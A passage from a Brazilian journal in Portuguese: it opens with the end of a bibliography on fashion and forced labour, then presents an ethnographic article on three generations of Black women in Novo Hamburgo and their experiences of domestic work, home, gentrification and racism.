- ERNER, Guillaume. *Vítimas da moda? Como a criamos, por que a seguimos*. Tradução Eric Roland René Heneault. São Paulo, Editora Senac São Paulo, 2005.
- FASHION REVOLUTION. *Site Fashion Revolution Day*. Disponível em: <<http://fashionrevolution.org/>>. Acesso em: 19 junho 2015.
- KLEIN, Naomi. *Sem logo: a tirania das marcas em um planeta vendido*. Trad. Ryta Vinagre, 6ª edição, Rio de Janeiro, Editora Record, 2008.
- LEE, Matilda. *Eco chic: o guia da moda ética para a consumidora consciente*. São Paulo, Editora La Rousse do Brasil, 2009.
- LEBOW; Victor. *Price competition in 1955*. Journal of retailing, 1955, artigo digital. Disponível em: <<http://www.gcafh.org/edlab/Lebow.pdf>>. Acesso em 7 junho 2015.

LIPOVETSKY, Gilles. **O império do efêmero: a moda e seu destino das sociedades modernas**. São Paulo, Companhia das Letras, 1989.

MARTINS, J. S. **A sociedade vista do abismo: novos estudos sobre exclusão, pobreza e classes sociais**. Petrópolis, RJ, Editora Vozes, 2002.

OIT, Organização Internacional do Trabalho. **O custo da coerção: relatório global no seguimento da declaração da OIT sobre os direitos e princípios fundamentais do trabalho**. Relatório digital, Genebra, 2009. Disponível em: <http://www.oitbrasil.org.br/sites/default/files/topic/forced_labour/pub/custo_da_coercao_308.pdf>. Acesso em: 4 abril 2015.

_____. **Uma aliança global contra o trabalho forçado: relatório global no seguimento da declaração da OIT sobre os direitos e princípios fundamentais do trabalho**. Genebra, 2005. Disponível em: <http://reporterbrasil.org.br/documentos/relatorio_global2005.pdf>. Acesso em: 4 abril 2015.

OLIVEIRA, Anna; SETTON, Ana Leonardo Nassar de. **A organização internacinal do trabalho e a interação entre os atores locais e globais no combate ao trabalho escravo contemporâneo no Brasil**. Pontifícia Universidade Católica, São Paulo, 2006. Recurso digital. Disponível em: <http://reporterbrasil.org.br/documentos/atuacao_oit.pdf>. Acesso em: 14 maio 2015.

ONG REPÓRTER BRASIL. **Escravo, nem pensar!** Uma abordagem sobre trabalho escravo contemporâneo na escola e na comunidade. Livro digital, São Paulo, 2015. Disponível em: <<http://escravonempensar.org.br/livro/>>. Acesso em: 4 abril 2015.

ONU, Organização das Nações Unidas. **Child Labor**. Disponível em: <<http://www.un.org/en/events/childlabourday/background.shtml>>. Acesso em: 12 abril 2015.

PARODE, Fábio Pezzi; REMUS, Bruna do Nascimento; VISONÁ, Paula. **Desafios da moda em tempos de crise: reflexões sobre sustentabilidade e consumo**. In: DE CARLI, Ana Mery Sehbe; MANFREDINI, Mercedes Lusa. **Moda em sintonia**. Caxias do Sul, RS, Educs, 2010.

DESTAQUE

Ciências Humanas, Letras e Artes - Antropologia

MULHERES NEGRAS, RESISTÊNCIA E INVISIBILIDADE: PERSPECTIVAS TRANSGERACIONAIS DO MUNDO DO TRABALHO EM TERRAS DE COLONIZAÇÃO ALEMÃ

Andressa Thais Lima dos Santos

Acadêmica de Jornalismo da
Universidade Feevale e bolsista de
Iniciação Científica Feevale.
E-mail: andressalima@feevale.br.

Ana Luiza Carvalho da Rocha

Doutora em Antropologia.
Docente dos cursos de graduação,
pós-graduação e mestrado da
Universidade Feevale. E-mail:
analuiza2@feevale.br

RESUMO

Desenvolvido no Projeto de Pesquisa *Memórias do mundo do trabalho, práticas sociais e representações simbólicas: coleções etnográficas e etnografia audiovisual de bairros nas metrópoles contemporâneas/CNPq*, o tema central do artigo apresenta dados parciais da pesquisa sobre as memórias do mundo do trabalho no Vale dos Sinos/RS, região associada ao processo de imigração alemã no sul do Brasil, a partir da trajetória social e dos itinerários urbanos de três gerações de mulheres negras, moradoras de Novo Hamburgo. Através da pesquisa etnográfica em contextos metropolitanos, e com o auxílio de equipamentos audiovisuais, o artigo tem por inspiração os estudos das autoras Cornelia Eckert e Ana Luiza Carvalho da Rocha (2003) sobre o tema da etnografia da duração e de Margarete Nunes e Magna Magalhães (2013) sobre as formas de sociabilidades negras e o mundo do trabalho em Novo Hamburgo. A pesquisa tem evidenciado que misoginia e o racismo marcam a inserção da mão de obra feminina negra no mercado de trabalho da região do Vale dos Sinos, tomando-se como ponto de partida as narrativas da matriarca da família Santos, nascida apenas 35 anos após a assinatura da Lei Áurea, de quem uma das autoras do artigo é a neta.

Palavras-chave: Memória. Etnicidade. Gênero. Trabalho.

ABSTRACT

Developed inside the research project *Memories of the world of work, social practices and symbolic representations: ethnographical collections and audiovisual ethnography in the neighborhoods of contemporary metropolises/CNPq*, the central theme of this article presents partial research data of the memories of the world of work in the Sinos Valley Region/RS, a region associated with the German immigration process in the south of Brazil, from the social trajectory and urban itineraries of three generations of black women who live in Novo Hamburgo. By ethnographical research in metropolitan contexts, with the aid of audiovisual equipment to record the women's testimonies, the study is inspired in articles and other productions of Cornelia Eckert and Ana Luiza Carvalho da Rocha (2003) about the duration ethnography and also Margarete Nunes and Magna Magalhães' (2013) work about forms of black sociability and the world of work in Novo Hamburgo. The research has made evident that misogyny and racism were factors that marked the insertion of black female work force in the work market in the Sinos Valley region, becoming the starting point of the narratives of the matriarch of the Santos family, born only 35 years after the signing of the Golden Law, and grandmother of one of the authors of this article.

Keywords: Memory. Ethnicity. Gender. Work.

1 A ABERTURA DE UM PERCURSO DE INVESTIGAÇÃO

O artigo em questão toma como foco de estudo a interpretação das representações sociais e simbólicas veiculados pela figura da mulher negra no interior da construção do mundo do “trabalho livre” na cidade de Novo Hamburgo/RS. Um estudo que foi iniciado dentro do projeto de Bolsa de Iniciação Científica *Memórias do mundo do trabalho, práticas sociais e representações simbólicas Coleções etnográficas e etnografia audiovisual de bairros nas metrópoles contemporâneas*, coordenado pela Professora Dra. Ana Luiza Carvalho da Rocha (Bolsa Produtividade CNPq), desenvolvido no Grupo Pesquisa em Metropolização e Desenvolvimento Regional da Universidade Feevale, e segue, portanto, as orientações teóricas linha de pesquisa do projeto, Narrativas Audiovisuais e Territorialidades Urbanas, desenvolvidas por seus pesquisadores.

Em nossa prática de pesquisa no contexto das metrópoles contemporâneas adotamos como referência as obras de Eckert e Rocha (2013a, 2015a) sobre o tema da antropologia da e na cidade e das interpretações das formas de vida social nos grandes centros urbano-industriais, segundo estudos etnográficos das memórias do trabalho.

Para o caso das análises parciais dos dados de pesquisa coletados até o momento, adotamos como ponto de partida as distintas narrativas a cerca das territorialidades dos grupos urbanos em Novo Hamburgo, segundo suas circunscrições étnicorraciais. Nos moldes das grandes metrópoles contemporâneas, a instalação da civilização urbano-industrial no Vale dos Sinos é concebida como uma “metáfora viva da consolidação de estruturas espaço-temporais descontínuas vividas pela sociedade gaúcha, no corpo da memória coletiva da nação brasileira” (ECKERT; ROCHA, 2013, p. 265). Nestes termos, aderimos aos estudos históricos e etnobiográficos que tratam da presença do negro no sul do Brasil (OLIVEN 1996), e em espe-

cial no Vale dos Sinos desenvolvidos por Magna Lima Magalhães e Cláudia Schemes (2013), Margarete Fagundes Nunes (2013).

No que tange a pesquisa etnográfica, o artigo resulta, por um lado, da Iniciação Científica, as técnicas e procedimentos do trabalho de campo da Antropologia urbana e Antropologia visual aplicados ao estudo de processos de metropolização. Por outro lado, decorre das aprendizagens com as técnicas de formação de acervos digitais, com o objetivo de produção coleções etnográficas, no formato de crônicas audiovisuais, sobre as memórias do mundo do trabalho na região (ECKERT e ROCHA, 2015b). Em ambos os casos, destacamos a preeminência da imagem para a interpretação do fenômeno urbano como acontecimento narrativo de um “querer-viver coletivo” (ECKERT e ROCHA, 2015a). O método empregado é, portanto, o etnográfico, o da etnografia da duração, nos moldes concebidos por Eckert e Rocha (2013b), para quem a pesquisa no âmbito das modernas sociedades contemporâneas tem por desafio a etnografia dos diversos arranjos temporais que fundam as práticas cotidianas dos seus habitantes e o estudo de suas modalidades narrativas.

Finalmente, é importante esclarecermos que os dados aqui apresentados tratam de um trabalho de campo que se iniciou há menos de um ano junto ao bairro Vila Rosa, na cidade de Novo Hamburgo, tendo como foco o registro audiovisual de itinerários dos grupos urbanos na região do Vale dos Sinos, com o objetivo de formação de coleções etnográficas, no formato de crônicas audiovisuais, sobre as memórias do mundo do trabalho na região. O trabalho fará parte da série Crônicas do Vale dos Sinos, do Grupo de Pesquisa em Metropolização e Desenvolvimento Regional, em que serão contadas as histórias, memórias de trabalhadores do Vale e neste caso, trabalhadoras negras.

Não poderíamos deixar de mencionar que o estudo pauta-se pelos apontamentos que foram estabelecidos por Gilberto Velho (1987) para a pesquisa antropológica no contexto metropolitano. Estamos nos referindo aos processos de relativização e estranhamento que constroem o antropólogo pesquisando sua própria cidade, grupos social ou étnico. Ou seja, na “observação do familiar” esta em jogo não apenas o esforço para tornar o “familiar” algo “estranho”, mas, principalmente, torná-lo conhecido. Isto é o que circunscreve o esforço de descramentamento dos vínculos que unem uma das pesquisadoras aos seus sujeitos da pesquisa. Uma das autoras pertence à família Silva dos Santos, sendo a expressão de sua terceira geração de mulheres negras nascidas em Novo Hamburgo, o que demanda a adoção de técnicas da pesquisa antropológica no contexto das modernas sociedades complexas como forma de adotar uma reflexão crítica acerca de sua proximidade com as trajetórias sociais e itinerários urbanos das mulheres que são suas parceiras de pesquisa tendo em vista sua pertença familiar, de posição social e de condições de gênero e étnico-racial.

Conforme Gilberto Velho (1987), para conseguir observar o familiar é necessário estranhá-lo e só é eficaz quando confrontamos diferentes depoimentos, por isso a importância de termos as três gerações falando sobre temas inerentes ao dia-a-dia da mulher negra em diferentes épocas. Para contar as histórias das personagens que foram criadas na mesma casa em um município onde predomina a descendência alemã, recursos audiovisuais foram utilizados para registros dos depoimentos que expõem o outro lado da sociedade em épocas diferentes.

Entretanto, se por parte da aprendiz de antropóloga experienciamos o problema da distância epistemológica que separa o “familiar” do “conhecido”, por parte do mestre temos um processo inverso e complementar ao que foi descrito anteriormente. Habitante da cidade

de Porto Alegre, mulher, branca, pertencente às camadas médias intelectualizadas, estamos lidando com a “familiarização” do mestre, as trajetórias sociais e dos itinerários urbanos de três gerações de mulheres negras, oriundos das classes trabalhadoras urbanas, no contexto metropolitano de Novo Hamburgo. Na adoção de um recorte étnicorracial e de classe para o caso da pesquisa aqui apresentada tratamos, portanto, de um processo de mão dupla em termos de aprendizagens da pesquisa no contexto das modernas sociedades complexas, e onde a dialogicidade torna-se uma estratégia epistemológica fundamental entre as pesquisadoras e entre elas e as suas parceiras de pesquisa.

Inicialmente batizada de Colônia de São Leopoldo em 1824 pelos imigrantes alemães, a região onde se localiza Novo Hamburgo/RS, deu origem a outras cidades, intitulando-se mais tarde como Vale dos Sinos. O município em questão emancipou-se 103 anos depois e consolidou-se como pólo industrial durante décadas, com base no ideário da introdução do trabalho livre por oposição ao trabalho escravo na região do Vale dos Sinos.

O mito fundacional da civilização urbana e industrial na região valoriza, portanto, a trajetória heróica de imigração de famílias alemãs, relegando um papel secundário a outras etnias, como o caso do período que antecede a vida dos colonos alemães para a região, que antes era habitada pelas tribos indígenas Charrua e Minuano, além dos escravos traficados do continente africano para o Rio de Janeiro e enviados ao porto de Rio Grande para o trabalho forçado nas fazendas e charqueadas (OLIVEN, 1996), alguns usados nas fazendas de produção de linho ali existentes.

As memórias do mundo do trabalho da região, apesar de ter como marco o mito fundacional do setor coureiro-calçadista para a construção da identidade da comunidade urbana

2 OS PERSONAGENS EM SUAS TRAJETÓRIAS SOCIAIS, A MORADA E AS TERRITORIALIDADES NEGRAS

hamburguense, adotam outras modalidades narrativas quando nos situamos no interior dos relatos de mulheres negras da família Silva dos Santos sobre esse cenário.

Ou seja, o processo de industrialização e modernização das formas de produção no Vale dos Sinos, onde antes se situada a antiga Feitoria, e usualmente associada a introdução do mundo do trabalho livre na região, não se expandiu com base na disseminação irrestrita de valores igualitários característicos dos postulados do individualismo moderno (VELHO, 1981), mas ao contrário, deu continuidade à mentalidade escravocrata, tendo como decorrência uma segregação espacial no interior dos seus núcleos urbanos.

As mulheres da família Silva dos Santos, que fazem parte dos iniciais de pesquisa, residem há três gerações no bairro Vila Rosa, e cuja matriarca é natural do antigo bairro África, atual bairro Guarani, nome que já denota, era habitado predominantemente por famílias negras (MAGALHÃES e SCHEMES, 2013). A família Silva dos Santos habita duas casas que compartilham o mesmo terreno. Lá ainda esta situada a antiga morada da matriarca, a Sra. Darcy Fernandes, nascida em Novo Hamburgo em 25 de agosto de 1923, conhecida por amigos e vizinhos como Dona Dora, hoje com 92 anos, e nossa primeira personagem desta história.

A matriarca da família Silva dos Santos, Dona Dora nossa primeira personagem, viveu toda a sua infância no antigo bairro África, tendo se deslocado, aos 10 anos, para o bairro Primavera e, posteriormente, para a capital, Porto Alegre, momento em que inicia suas primeiras incursões no mundo do trabalho doméstico. Somente com o falecimento da mãe, quando faz 15 anos, é que D. Dora retorna à Novo Hamburgo, morando, entretanto, nas casas de família

de origem alemã onde trabalhava, até se casar, aos 28 anos em 8 de novembro de 1950, com o tingidor João Ranolfo da Silva, mais conhecido como Seu Darço, que trabalhava em curtumes da região e com quem teve seus três filhos. Atualmente Dora, viúva de Darço, falecido em 1999, após 49 anos de casamento, tem oito netos e três bisnetos.

A primogênita de Dora, Jussara Izabel da Silva, nascida em 13 de maio de 1951 (dia e mês, data da Abolição da Escravatura), é aqui nossa segunda geração de mulheres da família Silva dos Santos. Como a mãe, Jussara ingressou no mundo do trabalho por meio dos afazeres domésticos, aos 15 anos. Uma “herança familiar” dos tempos da família patriarcal e escravista brasileira e que nos permite compreender as razões pela qual o emprego doméstico se torna a porta de entrada ao mercado de trabalho de muitas jovens brasileiras (MANESCHY, 2013). Dentre elas, é importante ressaltar, 67% delas são negras, sendo mais que a média mundial, conforme a Organização Internacional do Trabalho (OIT).

Dona Jussara, nossa segunda personagem, moradora do bairro Vila Rosa, rompendo parcialmente com a trajetória de sua mãe, passa por um processo de escolarização e de profissionalização, se forma em Magistério e passa, a seguir, a atuar como professora na rede municipal de ensino. Entretanto, apesar desta trajetória social que rompe com o “destino” das mulheres da família, Jussara, por uma imposição do pai, Seu Darço, foi obrigada a casar-se cedo, aos 20 anos, em 1972, com o ex-jogador de futebol, Jorge Tabajara Lima dos Santos.

Com Jorge, de quem recebeu o sobrenome *dos Santos*, Jussara, teve três filhos homens e uma menina, Andressa Thaís, uma das autoras do artigo, em 6 de janeiro de 1993, e parte de uma geração de mulheres da família cujas trajetórias sociais e itinerários urbanos são aqui abordados. Andressa, a terceira personagem de nossa história, atualmente, com 23 anos,



As três gerações: Darcy, Jussara e Andressa no antigo chalé da família, em Novo Hamburgo/RS. Dezembro de 2015.

Fonte: Acervo pessoal

prosegue no projeto familiar de ascensão social elaborado por sua avó Dona Dora, empregada doméstica de famílias alemãs moradoras de Novo Hamburgo. Colocado em prática por sua mãe, Dona Jussara, funcionária pública aposentada, está atualmente cursando Jornalismo na Universidade Feevale/RS.

O antigo bairro África foi cenário político importante em Novo Hamburgo na luta por reconhecimento do “direito a cidade” por parte das populações negras, pois nos seus territórios se iniciaram as primeiras movimentações sociais contrárias as formas de segregação espacial que foram, por muito tempo, adotadas pela municipalidade como regra usual de ocupação territorial do solo urbano entre os distintos grupos étnicorraciais que ali habitavam. Antes mesmo da municipalidade implementar formas mais democráticas e republicanas de ocupação urbana pelos poderes locais, o pai de D. Dora, foi um dos fundadores do primeiro clube de negros do Vale dos Sinos, Sport Club Cruzeiro do Sul.

Dona Dora e João Ranolfo criaram os filhos dentro do município de Novo Hamburgo, em um chalé de madeira próximo ao centro da cidade, no bairro Vila Rosa. Inicialmente, no terreno, morava a família de Darço e com o passar do tempo, devido a falecimentos e separações, os últimos membros da

família realocaram suas moradias em diferentes partes da cidade. Disto resulta a venda e o parcelamento gradativo do lote inicial da família do marido de Dora e sua posterior incorporação a um novo tecido urbano que se projetava para as áreas vizinhas a área central da cidade. Dona Dora, marido e filhos, fixa sua residência no bairro Vila Rosa e ali permanece até hoje.

A importância da morada é central para estas três gerações de mulheres negras como ponto de ancoragem de suas memórias de um projeto de ascensão social transgeracional para o grupo familiar como um todo. As madeiras da antiga casa de Dona Dora, que fica atualmente atrás da casa de sua filha, Jussara, construída alguns anos atrás já mostram o sinal do tempo e recebem reformas com frequência. O terreno onde se situam ambas as casas está rodeado de prédios de apartamentos destinados às famílias de camadas médias, brancas, fruto do processo de enobrecimento do bairro e da venda das casas dos antigos moradores.

Ambas as moradas carregam a história das lembranças dos esforços empreendidos por gerações de mulheres pertencentes às famílias negras que habitavam anteriormente essa região do contexto metropolitano de Novo Hamburgo para tornarem-se proprietárias de uma residência, e assim fincar suas raízes no mundo do trabalho que ali se desenvolvia. Ainda que o deslocamento para o bairro tenha ocorrido aos 28 anos de idade, Dona Dora mescla suas lembranças do mundo do trabalho doméstico em residências de famílias alemãs, da aquisição do terreno e da construção de sua casa com as suas memórias do bairro que lhe permitiu, finalmente, “ser alguém”. Como ela mesma conta:

Essa casa representa toda a minha vida. Daqui que eu comecei a ser gente mesmo. Ser valorizada como gente. Que até aí [sic] eu era uma perdida sem ninguém, não tinha parente, não tinha ninguém. (Informação verbal: Darcy 29/08/2015).

Órfã de pais na adolescência e com dois irmãos mais novos, para Dora o casamento, seu deslocamento para o bairro Vila Rosa e a construção de sua morada, foi uma maneira de inserir-se em um ambiente familiar acolhedor, diferentemente de onde viveu por 15 anos, um mundo estranho, tão perto e, ao mesmo tempo, tão longe, da vida em família como argumenta Maneschy (2013). A morada (a casa) adota aqui outro sentido, o dos devaneios da “terra natal” associado ao exercício do viver a cidade a partir de um lugar de segurança, fruto de uma luta por reconhecimento de direito, mas também nos termos bachelardianos, lugar de proteção de “si”.

A filha Jussara, que se separou em 1994, criou os quatro filhos no mesmo terreno, em uma casa de material, que tem aos fundos o chalé em que cresceu. Durante o casamento, Jussara e seu marido, jogador de futebol, viajaram muito pelo país, e antes das últimas duas gestações, o casal retornou definitivamente para Novo Hamburgo. Para ela, como para sua mãe, Dora, o valor da morada, herança que enraíza as memórias da família Silva dos Santos no bairro Vila Rosa, há quase sete décadas na cidade de Novo Hamburgo, se revela a casa como lugar de proteção para a sua prole em oposição ao espaço da rua. Ao ser interpelada sobre a representação da casa para sua vida, Jussara nos responde:

Segurança. Foi um lugar que eu me criei, que voltei após um tempo, e era um porto seguro. (Informação verbal: Jussara, 24/07/2015)

Neste caso, ter uma casa, ser proprietária de uma residência reúne para estas mulheres de uma mesma família, a noção de indivíduo ao da pessoa e suas respectivas instâncias sociais. Ter uma casa remete a “topografia de nosso ser íntimo” (BACHELARD, 1974, p. 354) tanto quanto ao sentimento de suplantar as intempéries de uma estratificação social rígida na

qual se organiza a vida social hamburguense. A morada, a casa materna, seja de Jussara, seja de Dora, fruto de uma luta social, morada construída no terreno desta última, significa a transmutação da figura do “zé ninguém” aplicada as famílias negras dos antigos arrabaldes e dos “mocambos” das grandes cidades de “sobrados” (conforme expressões de G. Freyre, 2003) em “alguém” com direitos à cidade e aos seus territórios de trocas sociais.

Jussara e sua mãe, Dora, reafirmam alguns apontamentos de Roberto Da Matta (1997) sobre as categorias “casa” por oposição a “rua” para o caso das formas como os grupos sociais se apropriam os espaços geográficos das grandes cidades do Brasil, ou seja, a morada adquire, segundo o autor, uma dimensão moral capaz de despertar emoções específicas que tendem a associar a casa ao direito a cidade, a ser alguém, ao exercício da cidadania. E meio a rítmica de apagamento da herança étnico-racial e de classe que conformaram o antigo bairro África, e na presença das transformações na paisagem urbana na região, o chalé dos Silva dos Santos permanece no mesmo local há 66 anos, reinterpretadas por Andressa, terceira geração de mulheres, num discurso emocionado, que revela seu engajamento pessoal em projetos sociais contemporâneos de cunho étnico-racial:

Eu vejo aquela casa como um sinônimo de resistência. Dentre tantos prédios chiques e luxuosos, ter aquele chalé ali, dizendo assim: ‘nós estamos aqui, nós não vamos sair daqui tão cedo’, pra mim, é totalmente emblemático, isso graças a elas [mãe e avó]. (Informação verbal: Andressa, 03/09/2015)

Com o passar do tempo, casas simples de alvenaria e antigas casas de madeiras deram lugar a prédios altos e luxuosos, dando uma nova cara ao entorno e se adaptando a modernização. O bairro, que nos anos 1950, possuía apenas casas, perdeu seu sentido de

comunidade étnica e de pertença proletária, em função da reestruturação das residências nos últimos 60 anos. A reformulação sofrida com o passar das décadas é expressa por Jussara:

A relação aqui, a gente tinha uns vizinhos muito bons, que ajudavam. A gente se confraternizava, era um... foi uma época muito boa. Não tinha nada... Todos se conheciam se cumprimentavam. Eu não sei se eram mais sociáveis, mas tinham mais tempo, aqui eram casas, então, eu acredito que onde tem casas é mais fácil das pessoas se relacionarem. Agora é só apartamentos e tu não vê, não conhece aquela pessoa, tu só vê aquela pessoa uma vez ou outra e é diferente de quando a gente... de antigamente, que tu via aquela pessoa duas, três vezes por dia [sic]. (Informação verbal: Jussara, 24/07/2015).

Nos anos 1990, o bairro já tinha um novo sentido e o período em que Andressa iniciou o convívio com os outros moradores ainda sofreu com esta elitização que sua família e morada não acompanharam:

Antes de eu entrar para a pré-escola, uma Maternal particular que ficava a lado da minha casa. Então, naquela época o bairro já era... já tinha um status diferente porque todos eles [colegas] moravam nos apartamentos. Todos eles! E aí tu já começa a notar um pouquinho, assim, que tu não podia brincar com tal pessoa, [...] tu tinha um grupo seleta de amigos, um ou dois amigos ali numa Maternal, sei lá, com 30, 40 crianças que todos convíviam. (Informação verbal: Andressa 03/09/2015)

Interessante observar que, através dos anos, num processo progressivo de “enobrecimento” do antigo bairro África, renomeado de Guarani, um fenômeno que acompanha inúmeras cidades brasileiras, conforme aponta Proença Leite (2004) a região passa a ser ocupada por famílias de camadas médias, majoritariamente brancas, fazendo com que as antigas ha-

bitações de madeira e suas formas de sociabilidade tão características de bairros populares como as conversas no portão, as redes de vizinhança e de solidariedade tão características das formas de ocupação anteriores do bairro fossem substituídas por empreendimentos e condomínios residenciais. Com estas formas de ocupação residenciais de condomínios e prédios de apartamentos, numa clara alusão as metamorfoses das relações entre os grupos estabelecidos (famílias alemãs) e os *outsiders* (famílias negras) nessa região da cidade de Novo Hamburgo, novas produções de regras para as trocas sociais entre as famílias do bairro são criadas. Impõe-se progressivamente novos rótulos para a vida comunitária do bairro as quais são diagnosticadas claramente por Jussara e Andressa, do que pela matriarca (mais apegada a morada propriamente dita). Para última geração de mulheres da família Silva dos Santos, a resistência da memória negra no bairro impõe-se pela presença persistente dessas três gerações de mulheres negras de uma mesma família na região, ainda que nuançada por um claro processo de ascensão social do grupo familiar e de uma carreira bem para sucedida de seus membros em termos de escolarização e profissionalização.

Em particular, nos referimos, numa perspectiva transgeracional, as trajetórias sociais dessas mulheres da segunda e terceira gerações, que provocaram nos itinerários urbanos da família Silva dos Santos uma ruptura com o paradigma da “herança cultural” das posições femininas subalternas da mulher negra (a empregada doméstica) no mercado de trabalho de Novo Hamburgo. Fruto de um processo de mobilidade social provocado por uma aposta no processo de escolarização e profissionalização dos membros da família, abarcando indiferentemente homens e mulheres, a trajetória social de Jussara, do casamento ao descasamento, do afastamento da casa materna ao seu retorno, a conduz a um afastamento do *ethos* patriarcal

3 O NEGRO, O TRABALHO E A SEGREGAÇÃO ESPACIAL

de origem. Nesse contexto, a trajetória social de Andressa se entrelaça com a de sua mãe e a de sua avó, dando continuidade, numa nova ordem social, ao um esforço das mulheres da família Silva dos Santos em consolidar o sucesso de uma trajetória social de famílias negras no interior de um bairro em processo de enobrecimento.

Se observarmos os padrões de distribuição territorial que essas três gerações de mulheres adotam para a vida em familiar, isto é, um modelo residencial de proximidade física e social nos moldes de uma família de extensa, podemos, sem dúvida, verificar que os Silva dos Santos se afastam dos modelos dos enclaves fortificados adotados pelas elites e camadas medias urbanas brancas. Entretanto, observada pelo ângulo do estilo de vida e visão de mundo que adotaram ao longo do tempo, da trajetória social de Dora a de sua neta, Andressa, podemos constatar que as mulheres negras da família dos Silva dos Santos aproximam-se do *ethos* de classe das mulheres brancas de camadas médias, intelectualizadas, com quem dividem atualmente as fronteiras de suas residências.

Ao mencionarmos o tema da segregação espacial para o caso dos estudos de gênero em famílias negras do Vale dos Sinos, estamos nos apoiando em inúmeros estudos acerca do mundo trabalho dentro das indústrias do calçado na região, os quais apontam para a massiva participação de homens negros dentro dos curtumes, em contraposição a contratação de homens e mulheres de outras origens étnico-raciais nas fábricas de calçado era restrita (NUNES, ROCHA, MAGALHÃES e KUNH JÚNIOR, 2013). Para muitas famílias negras, o curtume era a fonte de sustento, assim foi o caso do sogro de Dora, que trabalhou no curtume da famí-

lia Adams (Curtume Hamburguez), em que atualmente se localiza o empreendimento Fortuno Hamburgueria. Da mesma forma, foi o caso de seu falecido marido, Sr. Darço, que trabalhou como tingidor durante 40 anos no curtume da família Jaeger (A. Jaeger & Cia.), onde atualmente se situa o Bourbon Shopping.

Tratava-se de um ofício passado de geração em geração, de pai para filho, entre as famílias negras que moravam em Novo Hamburgo, e da qual resultava uma comunidade de trabalho particular, tendo a unidade doméstica, a família, como parte fundamento do processo de formação da mão de obra. Um ofício passado de pai para filho, através de gerações. Obviamente, uma comunidade de trabalho, com um recorte étnico-racial e de gênero singular, tendo por base uma cidade que se construía como metrópole a partir da indústria coureiro-calçadista e que orientava as ocupações de várzeas e banhados da região do Vale dos Sinos, dispondo as formas de vida urbana para atender a estas funções econômicas e sociais.

A referência à segregação étnicorracial nas formas de consolidação de uma civilização urbana e industrial em Novo Hamburgo tem sido apontada, mais recentemente, nos estudos de Nunes, Rocha, Magalhães e Kuhn Junior (2013) e, nesta linha de argumentação, é que mencionamos os relatos de Dora que evidenciam a desigualdade nas condições de vida entre os trabalhadores da indústria coureiro-calçadista de origem alemã e os de origem africana nas formas de ocupação dos espaços urbanos da cidade:

Só tinha o [Sport Club] Cruzeiro que a gente podia entrar, que era nossa, só tinha o Cruzeiro. A Ginástica era dos ricos. Os caboclos tinham a Sociedade Palmeiras, que eram os brancos pobres, aqueles. Não são nem alemão, são branco brasileiro, chamavam caboclos[sic]. Não podia entrar no Café Paulo, que era onde vendiam doces e tudo. No cinema não podia entrar negro. Numa

loja que tinha lá, o Cavasotto, lá podia comprar, mas vendedoras ficavam paradas assim na porta, aí quando chegava alguém que queria comprar tinha que dizer ali, conforme a 'pouquinha coisa' que queria, mandavam a outra: 'vai tu, vai tu'. (Informação verbal: Darcy, 29/08/2015)

A divisão da comunidade urbana de Novo Hamburgo por suas pertencas étnico-raciais se apresentava no interior das suas instituições religiosas, conforme nos relata novamente Dora, a guardiã das memórias da família Silva dos Santos no antigo bairro África, atual Guarani:

Na igreja, era separado assim: cada fim de mês tinha o apostolado. Quer dizer, que era uma comunidade de famílias que ganhava a comunhão uma vez por mês. Os negros era assim, os caboclos era assim e os alemães era a primeira missa de manhã, a primeira missa era só dos ricos, dos alemães. Uma vez por mês, era do apostolado Nossa Senhora do Rosário, que era dos negros. (Informação verbal: Darcy, 29/08/2015)

Um relato que é corroborado pelo testemunho de Jussara, uma geração depois de Dora, sobre as formas de ocupação urbana diferenciada entre as famílias hamburgenses, segundo seu perfil sociocultural e étnicorracial. Através de uma situação pessoal, Jussara relata uma das dificuldades que enfrentou, após ser convidada a ser aceitar o convite para ser diretora de uma creche, em Novo Hamburgo, não com os colegas, mas com os pais das crianças de quem era responsável:

Eles [pais] tinham uma relutância em falar comigo. Eles iam... a minha sala ficava perto da entrada, do portão de entrada e a cozinha ficava num outro, mais adiante. Então, o pessoal – não todos, não generalizando – mas algumas mães passavam pela porta que eu estava e iam lá na cozinha perguntar para tia da cozinha se a diretora estava no local [sic]. E isso que tinham me visto

e sabiam quem eu era, eles tinham me visto, mas era uma maneira de não aceitar que uma negra fosse diretora de uma creche.[...], que mandassem nos filhos delas, terem que seguir as minhas regras, que eu passava. Eu me sentia muito inferiorizada, muito magoada. (Informação verbal: Jussara, 24/07/2015)

A segunda geração tem convicção de que a cor da sua pele foi um empecilho para crescer na esfera do trabalho mesmo fazendo o possível para se sobressair.

Ou tu fazia o Normal [Magistério] [...] ou se tu não quisesse estudar tu tinha que trabalhar em casas de família, né. E tu não tinha uma outra opção em uma cidade pequena. Tu não tinha um trabalho. Numa loja, nem pensar, porque nunca te contratariam, devido... por ser negro. Naquela época eles diziam que a gente... não que não tinha competência, só que não tinha a aparência. (Informação verbal: Jussara, 24/07/2015)

Aliado a isso, relembra da escassez de funcionários negros no período em que esteve ativa em órgãos públicos:

E depois tive chances de ter cargos, de ter algum FG [Função Gratificada], mas isso eu nunca consegui, apesar de, às vezes, eu ser a única pessoa concursada, ser a pessoa que tinha capacidade, que conhecia todo o trabalho. Mas nunca conseguir ter um cargo. E se forem prestar atenção, forem fazer um levantamento, de '78, '79 até o ano 2000, mais ou menos, dá pra contar quantos negros tinham nessa empresa. (Informação verbal: Jussara, 24/07/2015).

Com a oportunidade de ingressar no ensino superior, as oportunidades para a terceira geração aumentam, no entanto, não evita que o racismo no mercado de trabalho aconteça. Desde a Abolição da Escravatura, percebe-se que a sociedade, a cada época, vem criando obstáculos sutis (NEPOMUCENO, 2013) para excluir o negro dos mais diversos espaços. Com

o surgimento de leis que impedem e punem a discriminação racial, a sociedade brasileira a aderir ao racismo velado ou disfarçado, dando continuidade ao mito da democracia racial. Esta seletividade racial (NEPOMUCENO, 2013) se perpetua até os dias de hoje, como comprova as fala de Andressa:

Atualmente, com esse padrão de beleza europeu, agora, também [...] acrescentaram os traços também: o nariz fino, entraram outros itens, assim, né, principalmente... Porque eu já ouvi de uma ex-colega de trabalho: 'nossa, mas se não fosse o teu nariz e o teu cabelo, bah, tu já tinha passado por branca.' Como se eu quisesse [risos]. (Informação verbal: Andressa, 03/09/2015)

